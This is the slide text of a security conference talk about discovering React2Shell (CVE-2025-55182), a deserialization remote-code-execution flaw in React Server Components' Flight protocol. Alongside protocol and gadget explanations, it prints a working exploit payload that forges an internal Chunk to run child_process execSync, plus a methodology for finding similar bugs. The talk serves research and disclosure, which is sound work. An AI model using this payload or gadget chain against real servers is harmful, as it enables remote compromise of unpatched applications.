

# Discovering React2Shell

JavaScript's Long-awaited Deserialization Flight-mare


We've all seen it...

```
stack: TypeError: undefined is not a function  
    at /.../node_modules/.../58444100-05-b0-30722400-...
```

## Unhandled Runtime Error

**TypeError: Cannot read properties of undefined**

# Web Backend Languages - Type System vs Deserialisation\*



\*not scientific


# Lachlan Davidson

- Penetration Tester
- All-round Nerd
- 'Security Innovation Lead' @ Carapace 🐢



# A Brief History of Web Apps


## First-gen Server-Side Rendered (SSR)




## Early 2010s Client-Side (CSR)



## Late 2010s Second-gen SSR



# "Next-gen" SSR – Server by Default



# You may remember this...

Server Functions/Actions magically mix front-end & back-end

```
function Bookmark({ slug }) {  
  return (  
    <button  
      formAction={async () => {  
        "use server";  
        await sql`INSERT INTO Bookmarks (slug) VALUES (${slug})`;  
      }}  
    >  
    <BookmarkIcon />  
    </button>  
  );  
}
```



Source: Next.js Conf 2023

Taking Flight

# Next.js needed something fancier

1. Streaming, with out-of-order chunks
2. Complex JS types for seamlessly integrating client-side and server-side
3. Initially only `server` → `client` ...but then `client` → `server`

# Many of us had seen it...

```
POST /foo
```

```
Next-Action-Id: abcdef0123456789
```

```
[  
  "$T",  
  "$$undefined",  
  {  
    "firstName": "Jane",  
    "lastName": "Doe",  
    "address": {  
      "number": 123,  
      "street": "Test Street",  
      "postcode": "$$undefined"  
    }  
  }  
]
```

Looks like JSON to me

~\\_(\ツ)\\_/~

But what actually is it 🤔

What's it even called?!?!?! 🙄

# Taking Flight



**Merrick Chri...**  @ia... · Jan 21, 2024 · ...


@sebmakbage you mentioned the best way to learn RSC and how to use it is to read the tests. Mind pointing me to the right directory? Reading Waku src & the react-server-webpack src has been helpful but I've yet to find a good from the interface here is how to produce RSC.



2



5



2.3K



**Jesse Pe...** @JessePen... · Jan 21, 2024 · ...

The vast majority of the code is in react-server and react-client. Follow the imports from react-server-dom-webpack.

The tests are all in the fixtures folder. Flight is the codename for RSC.



# Taking Flight - The Protocol

✗ Docs

✗ Specification

🙄 "read the code"

= one motivated Lachlan\*

\*my motive wasn't to find a vulnerability in React itself

# Flight 101\*

\*before CVE-2025-55182

# Flight 101

## POST Body\*

```
0 = {  
  "email": "test@example.com",  
  "details": "$1"  
}  
  
1 = {  
  "firstName": "$2",  
  "lastName": "$3:foo"  
}  
  
2 = "John"  
  
3 = {  
  "foo": "Doe"  
}
```

\*slightly simplified

## Parsing on Server

```
// Done!  
0 = {  
  "email": "test@example.com",  
  "details": {  
    "firstName": "John",  
    "lastName": "Doe"  
  }  
}
```

# Flight 101 - More Types - Maps & Sets

```
0 = {  
  "foo": "$W1",  
  "bar": "$Q2",  
}
```

```
1 = [1, 1, 2, 2, 3, 3]
```

```
2 = [{"one", 1}, {"two", 2}, {"three", 3}]
```

# Flight 101 - More Types - Maps & Sets

```
// Done!  
0 = {  
  "foo": Set(1, 2, 3),  
  "bar": Map("one" => 1, "two" => 2, "three" => 3)  
}
```

# Flight 101 - More Types - Misc

```
0 = {  
  "a": "$$undefined",  
  "b": "$D04 Dec 1995 00:12:00 GMT",  
  "c": "$I",  
  "d": "$N",  
  "e": "$B1",  
  "f": "$@1"  
}
```

# Flight 101 - More Types - Misc

```
// Done!  
result = {  
  "a": undefined,  
  "b": Date(Mon Dec 04 1995 13:12:00 GMT+1300 (New Zealand Daylight Time)),  
  "c": Infinity,  
  "d": NaN,  
  "e": Blob( ... ),  
  "f": Chunk( ... RESOLVED ... { "z": "I arrived later 😎" }) // Promise  
}
```

# Flight 101 - Summary

---

Based on JSON

`{}`

Complex JavaScript types

`$W` for `Set`, `$D` for `Date`, etc

Split into "Chunks"

Simple form `0={ ... }&1={ ... }` or `multipart`

Reference other chunks (blocking)

`$1`, `$2:someProperty`, `$5:nested:property`

Promise of a future chunk (async)

`$@1`

A Quick Demo...

# In-Flight Testing

# In-Flight Testing

What else can we reference?

```
0 = {  
  "foo": Number.prototype.toString,  
  "bar": Array.prototype.join,  
  "baz": Function  
}  
  
2 = []
```

What does this mean? 🤔 Make the server construct objects with JS built-in functions

A "glaring omission of a safety check" ...which I didn't think too much of

# The Original Idea

Leverage Flight to Exploit React Apps

Poor input validation

+

Flight requests with complex types

=

Cool hacks? 🐼

# Example Scenario

```
async function greetUser(untrustedUserInput: string) {  
  'use server'  
  return 'Hello, ' + untrustedUserInput + '!'  
}
```



Implicitly calls `.toString()`

😬 Many targets could be vulnerable... Popular FOSS apps, CMSs, libraries, etc.\*

\*Disclaimer: The hardening applied after React2Shell mitigates most of these


# Fate Had Other Plans...

CVE-2025-55182 "React2Shell"

# The Impact of React2Shell – Exploit Signals


Cloudflare <sup>1</sup>

582m Hits in ~1 week




Vercel <sup>2</sup>

Peak 2.3m/hr



Fastly <sup>3</sup>

(no numbers)



Imperva <sup>4</sup>

127m in 1 week

(no graph)

Summing public sources indicates >1 billion attempts in week 1

Sources: <sup>1</sup> <https://blog.cloudflare.com/react2shell-rsc-vulnerabilities-exploitation-threat-brief/>

<sup>2</sup> <https://vercel.com/blog/our-million-dollar-hacker-challenge-for-react2shell>

<sup>3</sup> <https://www.fastly.com/blog/fastlys-proactive-protection-critical-react-rce-cve-2025-55182>

<sup>4</sup> <https://www.imperva.com/blog/chain-reaction-attack-campaign-activity-in-the-aftermath-of-react-server-components-vulnerability/>

# The Impact of React2Shell

- Rapidly exploited by known APT groups <sup>1,2</sup>
- Cryptomining<sup>2</sup>, ransomware <sup>3</sup>
- Previously-unseen post-exploitation implants, C2s, backdoors, persistence TTPs <sup>4,5</sup>

Sources: <sup>1</sup> <https://aws.amazon.com/blogs/security/china-nexus-cyber-threat-groups-rapidly-exploit-react2shell-vulnerability-cve-2025-55182/>

<sup>2</sup> <https://cloud.google.com/blog/topics/threat-intelligence/threat-actors-exploit-react2shell-cve-2025-55182>

<sup>3</sup> <https://www.s-rminform.com/latest-thinking/react2shell-used-as-initial-access-vector-for-weaxor-ransomware-deployment>

<sup>4</sup> <https://unit42.paloaltonetworks.com/cve-2025-55182-react-and-cve-2025-66478-next>

<sup>5</sup> <https://www.huntress.com/blog/peerblight-linux-backdoor-exploits-react2shell>

# Why wasn't it worse?

- React Server Components are relatively new
- Unprecedented collaboration pre-disclosure, thanks to Meta & Vercel
  - Major cloud vendors had WAF rules, worked together on defences
  - Vercel WAF BBP
  - PaaS mitigations
- Threat actors distracted by faulty PoCs
  - AI-generated
  - Although caused its own issues...
- Easy to patch

# Building Blocks of JavaScript Deserialisation Exploits\*

\*and others

# Pathway for RCE - Construct an Object that...

1. Plants 'gadget' functions
2. Implicitly triggers a sequence of function calls to either...
  - Call `eval("evil_code()")`
  - Call `Function("evil_code()")()`
  - Call Node.js built-ins: `child_process`, `fs`, `module`
  - Perform prototype pollution\*

\*We won't cover this today

# Function Calling - Type Coercion

```
let myObj = {  
  toString: () => { console.log('toString called'); return 123 }  
}
```

```
> 'test' + myObj  
toString called  
"test123"
```

```
> 123 + myObj  
toString called  
246
```

```
> 100 - myObj  
toString called  
-23
```

# Function Calling - Type Coercion

```
let myObj = {  
  toString: () => { console.log('toString called'); return 123 },  
  valueOf: () => { console.log('valueOf called'); return 456 }  
}
```

```
> 'test' + myObj  
valueOf called  
'test456'
```



valueOf usually takes precedence

# Function Calling - Type Coercion

```
let myObj = {  
  toString: () => { console.log('toString called'); return 123 },  
  valueOf: () => { console.log('valueOf called! returning something incompatible ... '); return [4,5,6] }  
}
```

```
> 'test' + myObj  
valueOf called! returning something incompatible ...  
toString called  
"test123"
```



Falls back to `toString`

# Function Calling - Type Coercion

```
let myObj = {  
  toJSON() {  
    console.log('Called!')  
    return 123  
  }  
}
```

```
> JSON.stringify({ myObj })  
Called!  
'{"myObj":123}'
```



Might be useful if result is logged, or reflected in the response

# Function Calling - Unexpected Type Coercion

Node.js Errors `ERR_INVALID_ARG_TYPE`

```
let myObj = {
  constructor: { name: {
    toString() {
      console.log('called!')
      return 'test'
    }
  }}
}
```

```
> new ReadableStream({
|   type: 'bytes',
|   start(controller) {
|     controller.enqueue(myObj)
|   }
| })
called!
```

**Uncaught:** TypeError [ERR\_INVALID\_ARG\_TYPE]:  
The "buffer" argument must be an instance of Buffer, TypedArray, or DataView.  
Received an instance of test

# Function Calling - Unexpected Type Coercion

Node.js Errors `ERR_INVALID_ARG_TYPE`

node/lib/internal/errors.js

```
/**
 * Determine the specific type of a value for type-mismatch errors.
 * @param {*} value
 * @returns {string}
 */
function determineSpecificType(value) {
  ...
  const type = typeof value;

  switch (type) {
    ...
    case 'object':
      if (value.constructor && 'name' in value.constructor) {
        return `an instance of ${value.constructor.name}`;
      }
  }
}
```

# Useful Gadgets

## [ ].pop – Return Simple Values

```
let myObj = {  
  toString: Array.prototype.pop,  
  1: 'some value', 0: 'another', length: 2  
}
```

```
> 'first: ' + myObj  
"first: some value"
```

```
> 'second: ' + myObj  
"second: another"
```

## toLocaleString – One Function Call → Many

```
let myObj = {  
  replace: Array.prototype.toLocaleString,  
  length: 2,  
  0: { toLocaleString( ...args) { console.log('0 called with', args); return 'a'; } },  
  1: { toLocaleString( ...args) { console.log('1 called with', args); return 'b'; } }  
}
```

```
> myObj.replace('#', 'foo')  
0 called with [ '#', 'foo' ]  
1 called with [ '#', 'foo' ]  
'a,b'
```

# High-Level Exploit Methodology

# High-Level Methodology – Primitives & Gadgets

## 1. Identify call-sites (implicit and explicit)

- Type coercion
- Assumptions about types `.map` where `Array` is expected, `split` where `String`
- Don't be misled by TypeScript
- Another important one (no spoilers 🐞)

## 2. What can you plant?

- Review MDN Docs and ECMAScript Spec
- Read V8 implementation
- Methods that interact with `this` – the older the better

# High-Level Methodology – Exploit Chains

## RCE Vectors

1. `globalThis.eval('console.log(7*7)')` – harder to access, only one call needed
2. `Function('console.log(7*7)')()` – easier to access, but need to invoke the result



## Original Idea - Two Stages

Flight builds the `Function`, vulnerable app code invokes it?

# High-Level Methodology – Exploit Chains

## Prototype Pollution

### 1. Reference an interesting prototype

- `Object.prototype` (default prototype), `String.prototype`
- ...or something domain-specific

### 2. Write properties

- `foo[bar] = ...`
- `Object.defineProperty` / `Object.defineProperties`
- `__defineSetter__`

### 3. Trigger a gadget

# Finding React2Shell from First Principles

Analysing Flight

# Deserialization Pipeline


Framework (Next.js, etc.)

```
import { decodeReply } from 'react-server-dom-webpack'

actionArguments = await decodeReply(formData, ...)
```

React

decodeReply



## decodeReply → createResponse

```
export function createResponse(
  bundlerConfig: ServerManifest,
  formFieldPrefix: string,
  temporaryReferences: void | TemporaryReferenceSet,
  backingFormData?: FormData = new FormData(),
): Response {
  const chunks: Map<number, SomeChunk<any>> = new Map();
  const response: Response = {
    _bundlerConfig: bundlerConfig,
    _prefix: formFieldPrefix,
    _formData: backingFormData,
    _chunks: chunks,
    _closed: false,
    _closedReason: null,
    _temporaryReferences: temporaryReferences,
  };
  return response;
}
```

decodeReply → createResponse → getRoot

```
function getChunk(response: Response, id: number): SomeChunk<any> {
  const chunks = response._chunks;
  let chunk = chunks.get(id);
  if (!chunk) {
    const prefix = response._prefix;
    const key = prefix + id;
    // Check if we have this field in the backing store already.
    const backingEntry = response._formData.get(key);
    if (backingEntry !== null) {
      // We assume that this is a string entry for now.
      chunk = createResolvedModelChunk(response, (backingEntry: any), id);
    } else {
      // We're still waiting on this entry to stream in.
      chunk = createPendingChunk(response);
    }
    chunks.set(id, chunk);
  }
  return chunk;
}
```

# Making a new Chunk

```
function createResolvedModelChunk<T>(
  response: Response,
  value: string,
  id: number,
): ResolvedModelChunk<T> {
  // $FlowFixMe[invalid-constructor] Flow doesn't support functions as constructors
  return new Chunk(RESOLVED_MODEL, value, id, response);
}
```

...but where does the parsing start?

```
await
```

# A Quick JavaScript History Lesson

- Node.js runtime is single-threaded
- I/O happens in other threads
- Relies on callbacks for non-blocking concurrency

# A Quick JavaScript History Lesson

Callback Hell → Promises → `async`

```
app.get('/api/user/:id/profile-picture', async (req, res) => {
  try {
    await checkAccess(req)
    const user = await db.users.get(req.params.id)
    const imageUrl = await imgService.getUserProfilePic(user.id)
    res.json({
      imageUrl
    })
  } catch (error) {
    if (error instanceof AccessControlError) {
      return res.status(401).end()
    }
    res.status(500).end()
  }
})
```

# Promise Standards

- 🤪 Originally a wild west of different libraries... Bluebird, Q, When.js
  - Differences in error handling, features, compatability
  - Libraries could use incompatible Promise libraries
- ~~Promises/A standardised promises!~~
- ~~Promises/A+ standardised promises!~~
- ECMAScript 2015 *finally* standardised Promise ! 🎉

# Under the hood... it's all the same



# Compatability - If it quacks like a duck...

## "Thenables"

```
let myThenable = {  
  then: resolve ⇒ resolve("Hello!")  
}
```

```
> await myThenable  
"Hello!"
```

Have you ever seen

```
await await await foo();?
```

# The Magic of Recursive Resolution

```
let myThenable = {  
  then: resolve1 ⇒ resolve1({  
    then: resolve2 ⇒ resolve2({  
      then: resolve3 ⇒ resolve3({  
        foo: 123  
      })  
    })  
  })  
}  
  
> await myThenable  
{ foo: 123 }
```

You never have to `await await something()`

A+ Promises always 'unroll', so does `await`

Back to Flight

# Back to Flight

```
function initializeModelChunk<T>(chunk: ResolvedModelChunk<T>): void {  
  ...  
  const resolvedModel = chunk.value;  
  
  // We go to the CYCLIC state until we've fully resolved this.  
  // We do this before parsing in case we try to initialize the same chunk  
  // while parsing the model. Such as in a cyclic reference.  
  const cyclicChunk: CyclicChunk<T> = (chunk: any);  
  cyclicChunk.status = CYCLIC;  
  cyclicChunk.value = null;  
  cyclicChunk.reason = null;  
  
  try {  
    const rawModel = JSON.parse(resolvedModel);  
  
    const value: T = reviveModel(  
      chunk._response,  
      {'': rawModel},  
      '',  
      rawModel,  
      rootReference,  
    );  
    ...  
  }
```

# Making Our Own Thenable

```
await decodeReply( ... )
```

```
{  
  "then": Array.prototype.push,  
  0: [Function (anonymous)],  
  1: [Function (anonymous)],  
  length: 2  
}
```

We're done, right? Not quite...

Remember: `await` keeps calling `.then` until its done.

```
.then(resolve, reject)
```

Arriving at React2Shell

# Final Puzzle Piece – React's Internals

Remember `$@`?

```
0 = {  
  "then": Chunk.prototype.then // React's internal code!  
}  
  
1 = Chunk( ... PENDING ... )
```

Pointing to React's internals from our payload 🧐

What if we send that to the server? 🤔

```
× Error: An undefined error was thrown, see here for more info: https://nextjs.org/docs/messages/threw-undefined  
  at ignore-listed frames
```

# Look at me... I am the Flight now

this is our attacker-controlled payload

```
Chunk.prototype.then = function <T>(  
  this: SomeChunk<T>,  
  resolve: (value: T) => mixed,  
  reject: (reason: mixed) => mixed,  
) {  
  const chunk: SomeChunk<T> = this;  
  
  // The status might have changed after initialization.  
  switch (chunk.status) {  
    ...  
    default:  
      reject(chunk.reason);  
      break;  
  }  
}
```

React's code is called, but we "spooof" the internals

# Building an Exploit

# Building an Exploit – BLOB to the rescue

A gadget on `_response._formData.get` will get called; we get the result


```
function parseModelString(  
  response: Response,  
  obj: Object,  
  key: string,  
  value: string,  
  reference: void | string,  
): any {  
  if (value[0] === '$') {  
    switch (value[1]) {  
      ...  
      case 'B': {  
        // Blob  
        const id = parseInt(value.slice(2), 16);  
        const prefix = response._prefix;  
        const blobKey = prefix + id;  
        // We should have this backingEntry in the store already because we emitted  
        // it before referencing it. It should be a Blob.  
        const backingEntry: Blob = (response._formData.get(blobKey): any);  
        return backingEntry;  
      }  
    }  
  }  
}
```

# Building an Exploit

```
const payload = {
  0: {
    then: '$1:then',
    status: 'resolved_model',
    reason: 0,
    _response: {
      _prefix: `process.mainModule.require('child_process').execSync('calc.exe');`,
      _formData: {
        get: '$1:then:constructor', // Function constructor
      },
    },
    value: '{"then": "$B1337"}',
  },
  1: '$@2'
}
```

1. `$1:then` enters the Flight parser when `await` 'd; we control the fake Chunk
2. `$B1337` triggers `_formData.get` → constructs evil `Function`
3. `await` calls `then` → executing our payload 🎉

# Disclosure



The React team were a delight to work with!

Unprecedented levels of collaboration and speed during the disclosure process helped protect millions.

...albeit to the detriment of my sleep 😊

# Further Research - Dozens of CVEs in Other Frameworks



DoS CVEs



(and `devalue`)

DoS, Prototype Pollution CVEs



(and `Seroval`)

RCE, Prototype Pollution,  
& DoS CVEs

So why was JavaScript  
previously immune?

# My opinion:

JSON has always been "good enough"  
...until modern frameworks needed more.

# Wrapping Up – Takeaways

1. Modern full-stack JavaScript frameworks have complex attack surface, previously hiding in plain sight.
2. Exploit methodology:
  - These bugs are here to stay, so go find them!
  - Or, reproduce CVEs missing public PoCs (maybe upgrade DoS CVEs to RCE 🐞)
3. React2Shell's unprecedented collaboration pre-disclosure helped the industry dodge many bullets, but we might not be so lucky the next time...

# Thank You!

---

Thanks to the Black Hat organisers, the audience, and all those who supported me during this research.

Lachlan Davidson · Black Hat Asia 2026